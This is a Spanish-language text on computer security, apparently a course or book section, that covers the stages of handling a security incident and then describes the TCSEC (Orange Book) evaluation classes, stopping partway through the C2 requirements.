Uno de las cuestiones más importantes a tener en cuenta es cuando, quien, y cuanto informar al público en general a través de la prensa. Hay muchas cuestiones a considerar cuando se decide esta cuestión. En primer lugar, si hay una oficina de relaciones públicas en el sitio, es importante la utilización de esta oficina de enlace con la prensa. La oficina de relaciones públicas está entrenada en el tipo y la redacción de la información a dar, y ayudará a asegurar que la imagen del sitio esté protegido durante y después del incidente. Una oficina de relaciones públicas tiene la ventaja de que puede comunicarse abiertamente con ellos, y proporcionar un amortiguador entre la constante atención de la prensa y la necesidad del punto de contacto de mantener el control sobre el incidente.

Si no hay una oficina de relaciones públicas en el sitio, la información difundida a la prensa debe ser cuidadosamente considerada. Si la información es sensible, puede ser ventajoso proporcionar sólo la información mínima o una visión general. Es muy posible que la información facilitada a la prensa sea rápidamente revisada por el autor del incidente. También se ha de tener en cuenta que engañar a la prensa, a menudo puede ser contraproducente y causar más daño que la divulgación de información sensible.

Mientras que es difícil determinar por adelantado cuál es el nivel de detalle a ofrecer a la prensa, algunas pautas a tener en cuenta son:
(1) Mantener el nivel técnico de detalle bajo. La información detallada sobre el incidente puede proporcionar suficiente información para que otros puedan lanzar ataques similares en otros sitios, o incluso dañar la capacidad del sitio del procesamiento de los culpables una vez que el evento ha terminado.
(2) Mantener la especulación de los comunicados de prensa. La especulación de quien está causando el incidente o los motivos son muy propensos a estar en el error y puede causar una vista exagerada del incidente.
(3) Trabajar con profesionales del derecho para asegurar que la evidencia está protegida. Si hay procesamiento, asegurar que las pruebas recogidas no se comuniquen a la prensa.
(4) Tratar de no ser forzado a una entrevista de prensa antes de estar

preparado. La prensa popular es famosa por la entrevista a altas horas de la madrugada con la esperanza es coger al entrevistado con la guardia bajada y obtener así información de otra manera no disponible.
(5) No permitir que la atención de la prensa haga olvidar el control del evento. Recuerde siempre que el cierre con éxito de un incidente es de primordial importancia.

3.3. Identificación de un incidente

3.3.1. ¿Es real el incidente?

Esta etapa consiste en determinar si un problema existe realmente. Por supuesto muchos, si no la mayoría de los signos, a menudo asociados con la infección por virus, las intrusiones en el sistema, los usuarios maliciosos, etc., son simplemente anomalías, tales como fallos de hardware o el comportamiento sospechoso del sistema/usuario. Para ayudar a identificar si realmente hay un incidente, por lo general es útil obtener y utilizar cualquier software de detección que pueda estar disponible. La información de auditoría también es muy útil, especialmente para determinar si hay un ataque a la red. Es muy importante obtener una instantánea del sistema tan pronto como se sospecha que algo anda mal. Muchos incidentes causan una cadena dinámica de eventos, y una instantánea inicial del sistema puede ser la herramienta más valiosa para la identificación del problema y de cualquier otra fuente de ataque. Por último, es importante llevar un libro de registro. La grabación de los eventos del sistema, las conversaciones telefónicas, las horas, etc, puede llevar a una identificación más rápida y sistemática del problema, y es la base para las etapas posteriores de la gestión de incidentes.

Hay ciertos indicios o síntomas de un incidente que merecen especial atención y que son los siguientes:
(1) El bloqueo del sistema.
(2) Cuentas de usuario que normalmente tienen un bajo uso, pasan a tener una alta actividad.
(3) Aparición de nuevos ficheros con nombres extraños como data.xx o k o .xx

(4) Las discrepancias de contabilidad. Por ejemplo en un sistema UNIX, se puede notar la disminución del tamaño de un fichero contable llamado /usr/admin/lastlog, algo que debería hacerlo muy sospechoso de que puede haber un intruso.
(5) Los cambios en el tamaño de los ficheros o las fechas con extensión .EXE
(6) Los intentos de escribir en el sistema.
(7) La modificación o el borrado de datos. Los ficheros comienzan a desaparecer.
(8) La denegación de servicio. Un administrador de sistema y todos los demás usuarios se bloquean en un sistema UNIX, trabajando en modo de usuario único.
(9) Un rendimiento del sistema pobre y sin explicación.
(10) Anomalías, por ejemplo, frecuentes bips inexplicables.
(11) Sondas sospechosas. Existencia de numerosos intentos fallidos de entrada desde otro nodo.
(12) Visualizaciones sospechosas. Alguien se convierte en usuario root en un sistema UNIX y accede posteriormente a ficheros en muchas cuentas de usuario.
(13) La incapacidad de un usuario para acceder debido a las modificaciones de su cuenta.

De ninguna manera esta lista es completa, solo he enumerado una serie de indicadores comunes. Lo mejor es colaborar con otro personal de seguridad técnico e informático para tomar una decisión como grupo acerca de la ocurrencia de un incidente.

3.3.2. Tipos y alcances de los incidentes

Junto con la identificación del incidente, hay que realizar una evaluación del alcance y del impacto del incidente. Es importante identificar correctamente los límites del incidente con el fin de tratarlo eficazmente y dar prioridad a las respuestas.

Con el fin de identificar el alcance y el impacto del incidente, se debería definir un conjunto de criterios apropiados para el sitio y el tipo de conexiones disponibles. Algunas de las cuestiones que debería incluir son:

(1) ¿Es esto un incidente multisitio?
(2) ¿Hay muchos ordenadores en el sitio afectados por este incidente?
(3) ¿Hay información sensible involucrada?
(4) ¿Cuál es el punto de entrada del incidente (red, línea de teléfono, terminal local, etc)?
(5) ¿Está la prensa involucrada?
(6) ¿Cuál es el daño potencial del incidente?
(7) ¿Cuál es el tiempo estimado para cerrar el incidente?
(8) ¿Qué recursos se requieren para manejar el incidente?
(9) ¿Está la ley involucrada?

3.3.3. Evaluación del daño y su alcance

El análisis de los daños y el alcance del incidente puede ser bastante lento, pero debería dar lugar a una idea de la naturaleza del incidente, y ayudar a la investigación y al enjuiciamiento. Tan pronto como ha ocurrido la violación, todo el sistema y todos sus componentes deberían ser considerados sospechosos. El software del sistema es el objetivo más probable. La preparación es clave para poder detectar todos los cambios en un sistema posiblemente contaminado.

Suponiendo que se tienen disponibles los medios originales de distribución del fabricante, se debe comenzar con una comparativa de todos los ficheros del sistema con los originales, y analizar todas y cada una de las diferencias. En algunos casos, puede ser muy difícil decidir qué medios de copias de seguridad están mostrando un estado correcto del sistema. Por ejemplo consideremos que el incidente pudo haber continuado durante meses o años antes de su descubrimiento, y el sospechoso puede ser un empleado del sitio, o tener un profundo conocimiento del sistema o del acceso a los sistemas. En todos los casos, la preparación antes del incidente determinará que la recuperación es posible.

Si el sistema soporta un registro centralizado, revisar estos registros y buscar en ellos posibles anormalidades. Si la contabilidad de los procesos y la contabilidad del tiempo de conexión está activada, buscar patrones de uso del sistema. En menor medida, el uso del disco puede arrojar luz sobre el incidente. La contabilidad puede proporcionar mucha información útil en un

análisis de un incidente y su posterior procesamiento. La capacidad de abordar todos los aspectos de un determinado incidente depende en gran medida el éxito de este análisis.

3.4. Gestión de un incidente

En todas las actividades relacionadas con la seguridad informática, el punto más importante a destacar es que todos los sitios deben tener políticas de seguridad establecidas. Sin políticas y sin objetivos definidos, las actividades realizadas se quedarán sin atención. Los objetivos deberían ser definidos de antemano por la administración y el asesor jurídico.

Uno de los objetivos fundamentales es restablecer el control de los sistemas afectados y limitar el impacto y los daños. En el peor de los casos, la caída del sistema o su desconexión de la red puede ser la única solución práctica.

Dado que las actividades en cuestión son complejas, se ha de tratar de obtener toda la ayuda necesaria. Al tratar de resolver el problema por sí solo, el daño real podría ser mayor debido a las demoras o a la falta de información. La mayoría de los administradores se toman el descubrimiento de un intruso como un reto personal. Al proceder de esta manera, pueden dejar de ser considerados otros objetivos que se indica en las políticas locales de seguridad,. Por ejemplo, tratar de atrapar a los intrusos, puede ser una prioridad muy baja, en comparación con la integridad del sistema.

Monitorizar la actividad de un intruso es útil, pero no deja de ser un riesgo potencial de acceso al sistema, es decir, mientras un intruso nos está atacando, es correcto intentar localizarlo, pero no por ello debe retrasar la restauración del sistema, ya que cuanto más tiempo dejemos al intruso acceder al sistema, más daño puede ocasionar.

3.4.1. Tipos de notificación e intercambio de información

Cuando se ha confirmado la existencia de un incidente, se debe notificar al personal apropiado. Como se logra esta notificación es muy importante para mantener el evento bajo control, tanto desde el punto de vista técnico como el emocional. Las circunstancias deberían describir el detalle en la medida

de lo posible, con el fin de ayudar el reconocimiento del sistema y a la comprensión del problema. Se debe tener un gran cuidado cuando se informa y notifica del incidente. Por ejemplo, es útil para aprobar este tipo de información a un equipo de gestión de incidentes, ya que le puede ayudar a proporcionar consejos útiles para la erradicación de las vulnerabilidades involucradas en un incidente. Pero por otro lado, poner este conocimiento crítico en el dominio público, puede potencialmente poner un gran número de sistemas en situación de riesgo de intrusión. No es válido suponer que todos los administradores a los que se informa y notifica de un incidente, tengan acceso al código fuente del sistema operativo, o incluso puede entender un aviso lo suficientemente bien como para tomar las medidas adecuadas.

Primero, cualquier notificación ya sea a personal local o a personal externo debe ser explícita. Esto requiere que cualquier comentario que suministra la información del incidente, ha de ser claro, conciso y completamente cualificado. Cuando se está informando a otros que ayudarán a gestionar un indidente, una notificación confusa dividirá el esfuerzo y creará confusión. Si se sugiere una división del trabajo, es útil suministrar información a cada participante sobre los esfuerzos que se están realizando otros equipos de respuesta. Esto no solo reducirá la duplicación de esfuerzos, sino que permitirá a la gente trabajar en las partes del problema que conocen donde obtener la información relevante de su parte del incidente.

Otra consideración importante es cuando se debe hacer la comunicación sobre el incidente. El intento de ocultar los aspectos de un incidente suministrando información falsa o incompleta, puede no sólo evitar una solución satisfactoria del incidente, sino que incluso pueden empeorar la situación.

La elección del lenguaje utilizado cuando se notifica a la gente sobre el incidente puede tener un efecto profundo en la manera en que se recibe la información. Cuando se utilizan términos emocionales o inflamatorios, se eleva el potencial de daño y los resultados negativos del incidente. Es importante mantener la calma, tanto en las comunicaciones escritas como en las habladas.

Otra consideración es que no todas las personas hablan el mismo idioma. Debido a este hecho, pueden surgir malentendidos, lo que redunda en retrasos, sobre todo si se trata de un incidente multinacional. Otras preocupaciones internacionales incluyen diferentes consecuencias jurídicas de un incidente de seguridad y las diferencias culturales. Sin embargo las diferencias culturales no sólo existen entre los países, incluso existen dentro de los países, entre los diferentes grupos sociales o entre grupos de usuarios. Por ejemplo, un administrador de un sistema universitario puede estar muy relajado acerca de los intentos de conexión al sistema a través de telnet, pero el administrador de un sistema militar es probable que considere la misma acción como un posible ataque.

Otra de las cuestiones asociadas con la elección del lenguaje es la notificación de personal no técnico o externo. Es importante describir con precisión el incidente sin generar alarma indebida o confusión. Mientras que es más difícil describir el incidente a una audiencia no técnica, a menudo es más importante. Una descripción no técnica puede ser necesaria para la gestión de nivel superior con unos conocimientos técnicos inferiores. La importancia de estas comunicaciones no puede ser subestimada y puede marcar la diferencia entre la resolución del incidente de forma adecuada y escalarlo a un cierto nivel de mayor daño.

Si se involucra a un equipo de respuesta a incidentes, puede ser necesario completar un impreso preparado para el intercambio de información. Aunque esto puede parecer una carga adicional y agrega un cierto retraso, ayuda al equipo a actuar en este conjunto mínimo de información. El equipo de respuesta puede ser capaz de responder a los aspectos del incidente del cual el administrador local no es consciente. Si la información se da a otra persona, se deberá facilitar la información mínima como:
(1) la zona horaria de los registros, en GMT o hora local.
(2) la información sobre el sistema, incluyendo los nombres de los ordenadores, direcciones IP e identificaciones de usuario.
(3) todas las entradas del registro pertinente para el sitio remoto.
(4) el tipo de incidente.

Si se incluye información local en las entradas del registro, será necesario desinfectar de antemano las entradas para evitar problemas de privacidad. En general toda la información que pueda contribuir a un sitio remoto en la

solución de un incidente debe ser entregada, a menos que las políticas locales lo prohíban.

3.4.2. Proteger la evidencia y los registros de actividades

Cuando se responde a un incidente, es necesario documentar todos los detalles relacionados con el mismo. Esto proporcionará información valiosa para todos en la medida que traten de desentrañar el curso de los acontecimientos. Documentar todos los detalles, en última instancia ahorrará tiempo. Por ejemplo si no se documenta cada llamada relevante de teléfono, es probable olvidar una parte importante de la información a obtener, lo que requiere una nueva comunicación con la fuente de informa-ción. Al mismo tiempo, el registro de los detalles proporciona la evidencia de los esfuerzos en el caso de enjuiciamiento, siempre que el caso se mueva en esta dirección. Documentar un incidente también ayudará a realizar una evaluación final de los daños y servirá de base para las fases posteriores de la manipulación del proceso: la erradicación, la recuperación y las lecciones aprendidas.

Durante las etapas iniciales de un incidente, a menudo es factible determinar si es viable un enjuiciamiento. Por esta razón lo que se debería documentar es como si se estuvieran reuniendo pruebas para un caso judicial. Como mínimo se debería registrar:
(1) Todos los eventos del sistema. Análisis de los registros de auditoría.
(2) Todas las acciones que se toman con la fecha y hora de cada una de ellas.
(3) Todas las conversaciones externas, incluido el nombre de las personas con quien se habló, la fecha y la hora de la conversación y su contenido.

La forma más sencilla de mantener la documentación es guardarla en un libro de registro. Esto permite, cuando se necesita, ir a una fuente centralizada y cronológica de la información, en vez de ir a buscar cada página en sitios distintos. Mucha de esta información es evidencia potencial en un tribunal de justicia. Así, cuando es posible un seguimiento jurídico, uno debería seguir los procedimientos preparados y no poner en peligro el seguimiento jurídico por un manejo inadecuado de la evidencia posible. Si es apropiado, se pueden tomar los pasos siguientes:

(1) Regularmente, por ejemplo cada día, hacer fotocopias y copias firmadas del libro de registro y almacenarlo en un sitio seguro.
(2) La custodia debería almacenar estas páginas copiadas en un lugar seguro, por ejemplo, una caja fuerte.
(3) Cuando se envía información para su almacenamiento, se debería recibir una recibo firmado y con fecha de la custodia de documentos.

El incumplimiento de estos procedimientos puede invalidar todas las pruebas que se obtengan en un tribunal de justicia.

3.4.3. Contención

El objetivo de la contención es limitar el alcance de un ataque. Una parte esencial de la contención es la toma de decisiones, por ejemplo, determinar si apagar un sistema, si desconectarlo de una red, si monitorizar la actividad del sistema o de la red, si establecer trampas, si desactivar funciones tales como transferencia remota de ficheros, etc.

A veces esta decisión es trivial: apagar el sistema si la información es reservada, confidencial o propietaria. Tener en cuenta que la eliminación de todos los accesos, mientras un incidente está en curso, afecta obviamente a todos los usuarios, incluidos los usuarios causantes del problema. Esto puede tener un efecto perjudicial sobre la investigación. En algunos casos, es prudente eliminar todos los accesos o dicha funcionalidad tan pronto como sea posible, y a continuación restablecer el funcionamiento normal en etapas limitadas. En otros casos, vale la pena arriesgarse a algún daño en el sistema por mantener el sistema en marcha, lo que podría permitir identificar a los intrusos.

Esta etapa debería incluir la realización de procedimientos predeterminados. La organización o el sitio debería, por ejemplo, definir los riesgos aceptables en el tratamiento de un incidente, y debería prescribir las acciones específicas y las estrategias de acuerdo con ello. Esto es especialmente importante cuando es necesario una decisión rápida y no es posible contactar de entrada con todas las partes implicadas para discutir la decisión. En ausencia de procedimientos predefinidos, a menudo la persona a cargo del incidente no tendrá el poder de tomar decisiones de gestión difíciles como

podría ser el perder los resultados de un experimento costoso como consecuencia del cierre del sistema. Una actividad final que debería ocurrir en esta etapa de gestión de incidentes es la notificación a las autoridades competentes.

3.4.4. Erradicación

Una vez que el incidente ha sido contenido, es la hora de erradicar la causa. Pero antes de erradicar la causa, se debería tener un gran cuidado de recoger toda la información necesaria sobre el sistema comprometido y sobre la causa del incidente, ya que es probable que se pierda cuando se limpia el sistema.

El software debe estar disponible para ayudar durante el proceso de erradicación, como por ejemplo el software antivirus. Si se han creado ficheros falsos, archivarlos antes de eliminarlos. En el caso de las infecciones de virus, es importante limpiar y volver a formatear cualquier medio que contenga los ficheros infectados. Por último, asegurarse de que todas las copias de seguridad estén limpias. Muchos sistemas infectados con virus se vuelven a infectar periódicamente, simplemente porque la gente no erradica sistemáticamente el virus de las copias de seguridad. Después de la erradicación, se debe realizar una nueva copia de seguridad.

La eliminación de todas las vulnerabilidades una vez ha ocurrido un incidente es difícil. La clave para la eliminación de vulnerabilidades es el conocimiento y la comprensión de la violación.

Puede ser necesario volver a los medios originales de distribución y volver a personalizar el sistema. Para facilitar este peor escenario, se debería mantener un registro de la configuración original del sistema y cada uno de los cambios. En el caso de un ataque basado en la red, es importante instalar los parches de cada vulnerabilidad del sistema operativo utilizado.

En cuanto a una determinada vulnerabilidad, el siguiente paso es encontrar un mecanismo para proteger el sistema. Buscar en Internet es una buena solución, a la vez que se debe obtener el asesoramiento de los equipos de respuesta a incidentes.

3.4.5. Recuperación

Una vez que la causa de un incidente ha sido erradicada, la próxima etapa de la acción es la recuperación. El objetivo de la recuperación es que el sistema vuelva a la normalidad. En general la mejor práctica es volver a poner en marcha los servicios en el orden de la demanda con el fin de molestar en lo mínimo al usuario. Entender que los procedimientos de recuperación adecuados para el sistema son extremadamente importantes y que deben ser específicos para el sitio.

3.4.6. Seguimiento

Una vez que se cree que un sistema ha sido restaurado en un estado seguro, aún es posible que los agujeros, e incluso las trampas, puedan estar al acecho en el sistema. Una de las etapas más importantes de la respuesta a incidentes y que también es a menudo la más omitida, es la fase de seguimiento. En esta fase, el sistema debería ser monitorizado en aquellos puntos que se podían haber omitido durante la etapa de limpieza.

El elemento más importante de la fase de seguimiento es la realización de un análisis post-mortem. Exactamente, ¿qué sucedió? ¿a qué horas? ¿cuánto personal estuvo involucrado en la realización del incidente? ¿qué tipo de información necesitó el personal de forma rápida? y ¿cómo podrían haber conseguido esa información tan pronto como sea posible? ¿qué haría diferente el personal la próxima vez?

Después de un incidente, es prudente escribir un informe que describa la secuencia exacta de los acontecimientos: el método de descubrimiento, el procedimiento de corrección, el procedimiento de monitorización, y un resumen de la lección aprendida. Esto ayudará a la comprensión clara del problema. La creación de una cronología oficial de los acontecimientos es también importante por razones legales.

Un informe de seguimiento es valioso por muchas razones. Proporciona una referencia que se utilizará en caso de otros incidentes similares. También es importante, para obtener lo más rápidamente posible una estimación monetaria de la cantidad de daño causado por el incidente. Esta estimación debe-

ría incluir los costos asociados con la pérdida de software y los ficheros, sobre todo el valor de los datos propietarios que pueden haber sido divulgados, los daños en el hardware y los costos de mano de obra para restaurar los ficheros alterados, reconfigurar los sistemas afectados, y así sucesivamente. Esta estimación puede ser la base para la actividad posterior de un procesamiento. El informe también puede ayudar a justificar los esfuerzos de seguridad informática de la organización para la gestión.

3.5. Después de un incidente

A raíz de un incidente, se deberían llevar a cabo varias acciones que pueden resumirse del siguiente modo:
(1) Se debería realizar un inventario de los activos de los sistemas, es decir, un cuidadoso examen debería determinar cómo el sistema se vio afectado por el incidente.
(2) Las lecciones aprendidas como resultado del incidente se deberían incluir en el plan de seguridad revisado para evitar que el incidente se vuelvan a presentar.
(3) Un nuevo análisis de riesgos debería desarrollarse a la luz de los hechos.
(4) La investigación y el enjuiciamiento de los usuarios que causaron el incidente debería comenzar, si se considera conveniente.

Si un incidente se basa en una política pobre, y si no se cambia la política, entonces uno está condenado a repetir el pasado. Una vez que el sitio se ha recuperado de un incidente, la política del sitio y los procedimientos deberían ser revisados para incluir los cambios para prevenir incidentes similares. Incluso sin un incidente, sería prudente revisar de forma periódica las políticas y los procedimientos. Las revisiones son obligatorias cuando cambian los actuales entornos de computación.

El propósito completo de este proceso post mortem es mejorar todas las medidas de seguridad para proteger el sitio contra futuros ataques. Como resultado de un incidente, un sitio u organización deberían tener un conocimiento práctico de la experiencia. Un objetivo concreto del análisis postmortem es desarrollar nuevos métodos proactivos. Otra faceta importante de estas consecuencias puede ser la educación del usuario final y del administrador para prevenir que se repita el problema de seguridad.

3.6. Responsabilidades

3.6.1. No cruzar la línea

Una cosa es proteger a la propia red, pero otra muy distinta es suponer que se debería proteger a otras redes. Durante el manejo de un incidente, las vulnerabilidades del propio sistema y los sistemas de los demás pueden ser evidentes. Es muy fácil e incluso puede ser tentador, perseguir a los intrusos con el fin de seguirlos. Tener en cuenta que en cierto momento es posible cruzar la línea roja, es decir, ejercer de forma inconsciente en intruso.

La mejor regla cuando se trata de la propiedad es no utilizar cualquier instalación de sitios remotos que no sean públicos. Esto excluye claramente cualquier entrada en un sistema que no esté expresamente permitido. Después de la detección de una violación de seguridad, el administrador del sistema puede tener los medios para el seguimiento, para determinar que daño se está haciendo en el sitio remoto. No hacerlo. En su lugar, tratar de llegar al punto de contacto apropiado del sitio afectado.

3.6.2. Buena ciudadanía en Internet

Durante un incidente de seguridad hay dos opciones que uno puede tomar. En primer lugar, un sitio puede elegir vigilar al intruso con la esperanza de atraparlo, o bien, el sitio puede ir a la limpieza del sistema después del incidente y cerrar la intrusión. Esta es una decisión que debe ser hecha de forma muy pensada, ya que puede haber responsabilidades legales si se decide dejar el sitio abierto, a sabiendas de que un intruso utiliza un determinado sitio web como plataforma de lanzamiento para llegar a otros sitios. Ser un buen ciudadano de Internet significa que se debe tratar de alertar a otros sitios que pueden haber sido afectados por el intruso. Estos sitios afectados pueden ser evidentes después de una revisión exhaustiva de los ficheros de registro.

3.6.3. Respuesta administrativa a los incidentes

Cuando un incidente de seguridad implica a un usuario, la política de seguridad del sitio debería describir las acciones que deben tomarse. La transgresión a estas acciones debería ser tomada en serio, pero es muy importante estar seguro de la función que juega el usuario. ¿Fue el usuario ingenuo? ¿Puede haber un error en la atribución de la violación de la seguridad al usuario? Si se aplica la acción administrativa que asume que el usuario intencionalmente causó el incidente, puede que no sea apropiado si el usuario simplemente cometió un error. Puede ser apropiado incluir sanciones más adecuadas para tal situación en las políticas, como por ejemplo la educación o su reprimenda, además de medidas más severas para los actos intencionales de intrusión y el uso indebido del sistema.

4. Criterios de evaluación de la seguridad

Los sistemas y los productos de las tecnologías de la información tienen cada día más posibilidades de ser atacados por intrusos con el fin de que dejen de funcionar y crear los consiguientes perjuicios económicos que esto conlleva. Así como cada día que pasa, estos perjuicios son mayores porque el funcionamiento de las empresas y los organismos dependen de forma básica y fundamental de los sistemas y los productos de las tecnologías de la información. En las tecnologías de la información de los organismos relacionados con la Defensa, el Ejército, etc., su seguridad es indispensable.

Por estas razones, los principales países del mundo han desarrollado desde hace años sus propios criterios de seguridad en cuanto a los sistemas y a los productos de las tecnologías de la información, así como sus propios sistemas de evaluación en cuanto a su garantía y su seguridad. Así Estados Unidos desarrolló sus TCSEC (Trusted Computer System Evaluation Criteria) y la Unión Europea su ITSEC (Information Technology Security Evaluation Criteria) para nombrar los dos criterios más importantes. Sin embargo, ultimamente ha surgido un criterio, el Common Criteria, que ha sido admitido por los principales países del mundo, incluido los Estados Unidos, la Unión Europea, etc. que sustituye los criterios propios que han estado siendo utilizados hasta ahora.

Así la realidad es que aunque actualmente todos emplean el Common Criteria como base, no hay un único organismo de evaluación, es decir, cada país tiene su propio organismo evaluador del Common Criteria. Esto significa que ningún país se fía de los demás y hasta cierto punto es lógico, en cuanto se juegan la seguridad de los sistemas de las tecnologías de la información de sus organismos gubernamentales donde se incluye la defensa y la inteligencia.

4.1. TCSEC - Trusted Computer System Evaluation Criteria

El Trusted Computer System Evaluation Criteria (TCSEC) es un estándar del Departamento de Defensa de los Estados Unidos que establece los requerimientos básicos para asegurar la efectividad de los controles de seguridad de los ordenadores que forman parte de un sistema informático. El criterio TCSEC se usa para evaluar, clasificar y seleccionar los sistemas de ordenadores desde el punto de vista del procesamiento, del almacenamiento y de la extracción de información sensible o clasificada.

El criterio TCSEC, conocido frecuentemente como Orange Book, es la pieza central de la publicaciones Rainbow Series del Departamento de Defensa. Inicialmente publicado en el año 1983 por el National Computer Security Center (NCSC), una rama de la National Security Agency, y actualizado en el año 1985. El criterio TCSEC ha sido reemplazado por el estándar internacional Common Criteria publicado originalmente en el año 2005.

4.1.1. Requerimientos

Los pricipales requerimientos del criterio TCSEC son:

- Existencia de una política de seguridad. La política de seguridad debe ser explícita, bien definida e impuesta en el sistema informático. Hay dos políticas de seguridad básicas:
    - Una política de seguridad obligatoria que impone las reglas de control de acceso basadas directamente en la autorización de un usuario para el acceso a la información y en el nivel de confidencialidad de la información que se busca. Otros factores indirectos son los físicos y los ambientales. Esta política de seguridad también debe reflejar con precisión las leyes, las políticas generales y la guía pertinente de la que se derivan las reglas.
    - Una política de seguridad discrecional que impone un conjunto coherente de reglas para controlar y limitar el acceso a los datos del sistema de información basado en la identificación de las personas que se ha determinado tienen necesidad de conocer dicha información.

- Existencia de un etiquetado. Los sistemas diseñados para hacer cumplir una política de seguridad obligatoria deben almacenar y preservar la integridad de las etiquetas de control de acceso y conservar las etiquetas si se exporta el objeto.
- Existencia de un proceso de identificación/autenticación que se utiliza para el reconocimiento individual de un usuario.
- Responsabilidad. La responsabilidad individual debe ser aplicada independientemente de la política de seguridad. Debe existir un medio seguro para garantizar el acceso de un usuario autorizado y competente y que a continuación pueda evaluar la información de rendición de cuentas en un plazo razonable de tiempo y sin demasiada dificultad. La información de auditoría se debe guardar de forma selectiva y protegida de forma que las acciones relacionadas con la seguridad queden registradas de forma individualizada.
- Garantía. El sistema informático debe contener los mecanismos de hardware/software que ofrezcan garantías suficientes de que el sistema cumple con los requisitos anteriores. Cada uno de estos mecanismos debe poder ser evaluado de forma independiente. Por extensión, la garantía debe incluir una porción de confianza del sistema de que sólo funciona según lo previsto. Para lograr estos objetivos, hay tres tipos de garantías a tener en cuenta:
    - La garantía operacional, relacionada con la arquitectura del sistema, la integridad del sistema, el análisis de los canales de comunicación, la gestión fiable del sistema y la recuperación fiable.
    - La garantía de ciclo de vida : Pruebas de seguridad, especificación y verificación del diseño, gestión de la configuración y distribución fiable del sistema.
    - La garantía continua de protección. Los mecanismos fiables que hacen cumplir estos requerimientos básicos deben estar continuamente protegidos contra la manipulación y/o los cambios no autorizados.
- La protección ha de ser continua

4.1.2. Clases

El criterio TCSEC define cuatro clases distintas en cuanto a niveles de seguridad que se denominan por las letras A, B, C y D. Cada clase consta de sus especificaciones, sus procesos de desarrollo y sus requerimientos. Cada una de ellas define sus capacidades, sus garantías y la documentación requerida. La clase D es la menos segura y la clase A es la más segura. El sistema o producto que se analiza debe encajar con alguna de estas clases y debido a su dificultad se han definido algunas subclases tales como las C1, C2, B1, B2, B3 y A1

La clase D que suministra la protección mínima, no tiene subdivisiones. Esta clase la tienen aquellos sistemas que una vez evaluados, no cumplen con los requerimientos de las demás clases, es decir, es como si no tuvieran ninguna clase.

La clase C suministra una protección discrecional que incluye posibilidades de auditoría, de registro de los usuarios y de las acciones que se inician. Esta subdividido en clase C1 y C2, cuyas especificaciones se detallan más adelante.

La clase B suministra una protección obligatoria. Un requisito importante de esta división es la noción de un sistema que preserve la integridad de las etiquetas de sensibillidad y las utilice para hacer cumplir un conjunto de reglas obligatorias de control de acceso. Los sistemas de esta clase deben llevar las etiquetas de sensibilidad de acuerdo con las principales estructuras de datos del sistema. El desarrollador del sistema también proporciona el modelo de política de seguridad en que se basa este sistema y debe proporcionar una especificación al respecto. Deberán presentarse pruebas para demostrar que ha sido implementado el concepto de monitor de referencia. Esta clase está subdividida en las clase B1, B2 y B3, cuyas especificaciones se detallan más adelante.

La clase A suministra una protección verificada. Esta clase se caracteriza por el uso de los métodos formales de verificación de seguridad para asegurar que los controles de seguridad obligatorios y discrecionales empleados en el sistema puede proteger de florma efectiva la información sensible o clasificada almacenada o procesada por el sistema. Se requiere una extensa documentación para demostrar que el sistema cumple con los requisitos de seguridad en todos los aspectos de diseño, desarrollo e implementación. Tiene una única subclase A1, cuya especificación se detalla más adelante.

4.1.3. Clase C1 : Protección discrecional de seguridad

El sistema o producto de la clase C1 satisface nominalmente los requisitos de seguridad discrecionales proporcionando la separación de usuarios y datos. Incorpora algún tipo de control creíble capaz de hacer cumplir las limitaciones de acceso sobre una base individual, es decir, ostensiblemente adecuado para permitir a los usuarios que se proteja la información privada o del proyecto y para evitar que otros usuarios accidentalmente lean o destruyan sus datos. Los requerimientos mínimos para los sistemas o productos de la clase C1 son los siguientes:

- Política de seguridad. Control de acceso discrecional. El sistema deberá definir y controlar el acceso mediante los nombres de los usuarios y el nombre de los objetos durante su ejecución. El mecanismo de aplicación permitirá a los usuarios especificar y controlar la compartición de estos objetos mediante nombres individuales o grupos definidos, o ambos.
- Responsabilidad. Identificación y autenticación. El sistema deberá exigir a los usuarios a identificarse antes de comenzar a realizar cualquier acción que se haya establecido y que se audite. Además el sistema utilizará un mecanismo de protección, por ejemplo las contraseñas, para autenticar la identidad del usuario. El sistema deberá proteger los datos de autenticación para que no sean accesibles por cualquier usuario no autorizado.
- Garantía.
  a) Garantía operacional

Arquitectura del sistema. El sistema deberá mantener un dominio para su propia ejecución que lo proteja de las interferencias y manipulaciones externas. Los recursos controlados por el sistema puede ser un subconjunto definido de usuarios y objetos del sistema.
Integridad del sistema. Las características de hardware y/o software serán suministradas de forma que se puedan utilizar para validar periódicamente el funcionamiento correcto de los elementos de hardware y firmware del sistema.

  b) Garantía del ciclo de vida. Pruebas de seguridad. Los mecanismos de seguridad del sistema se someterán a pruebas y se

verificará que hacen lo que se dice en la documentación del sistema. Las pruebas deben hacerse para asegurar que no hay una forma obvia para un usuario no autorizado de penetrar en el sistema sin ser advertido.

- Documentación
  a) Guía de las características de seguridad del usuario. Un único capítulo del manual de la documentación del usuario describirá los mecanismos de protección proporcionados por el sistema, las directrices para su uso, y cómo interactúan unos con otros.
  b) Manual de confianza de la instalación. Un manual dirigido al administrador del sistema presentará las advertencias acerca de las funciones y los privilegios que deben ser controlados cuando se ejecuta en una instalación segura.
  c) Documentación de las pruebas. El desarrollador del sistema proporcionará a los evaluadores un documento que describa el plan de pruebas, los procedimientos de pruebas que muestran cómo los mecanismos de seguridad fueron probados, y los resultados de las pruebas funcionales de los mecanismos de seguridad.
  d) Documentación del diseño. La documentación deberá estar disponible para proporcionar una descripción de la filosofía del fabricante en cuanto a la protección y una explicación de cómo esta filosofía se traduce en el sistema o el producto. Si el sistema o el producto se compone de distintos módulos, se describirán las interfaces entre estos módulos.

4.1.4. Clase C2 : Protección de acceso controlada

Los sistemas de la clase C2 imponen un control más fino de acceso discrecional que los sistemas C1, por lo que los usuarios de forma individual son responsables de sus acciones a través de los procedimientos de acceso, la auditoría de seguridad de los eventos relevantes, y del aislamiento del recurso. Los requerimientos mínimos para los sistemas o productos de la clase C2 son los siguientes:

- Política de seguridad
  a) Control de acceso discrecional. El sistema deberá definir y controlar el acceso mediante los nombres de los usuarios y el

nombre de los objetos. El mecanismo de la aplicación permitirá a los usuarios especificar y controlar los objetos compartidos por usuarios concretos, o por los grupos definidos de usuarios, o por ambos, y suministrará los controles para limitar la propagación de los derechos de acceso. El mecanismo de control de acceso discrecional deberá, ya sea por defecto o por una acción explícita del usuario, disponer que los objetos estén protegidos de accesos no autorizados. Estos controles de acceso deben ser capaces de incluir o excluir el acceso de uno o más usuarios. La asignación de los permisos de acceso a un objeto por usuarios que no los tengan, sólo se podrá hacer por usuarios autorizados.

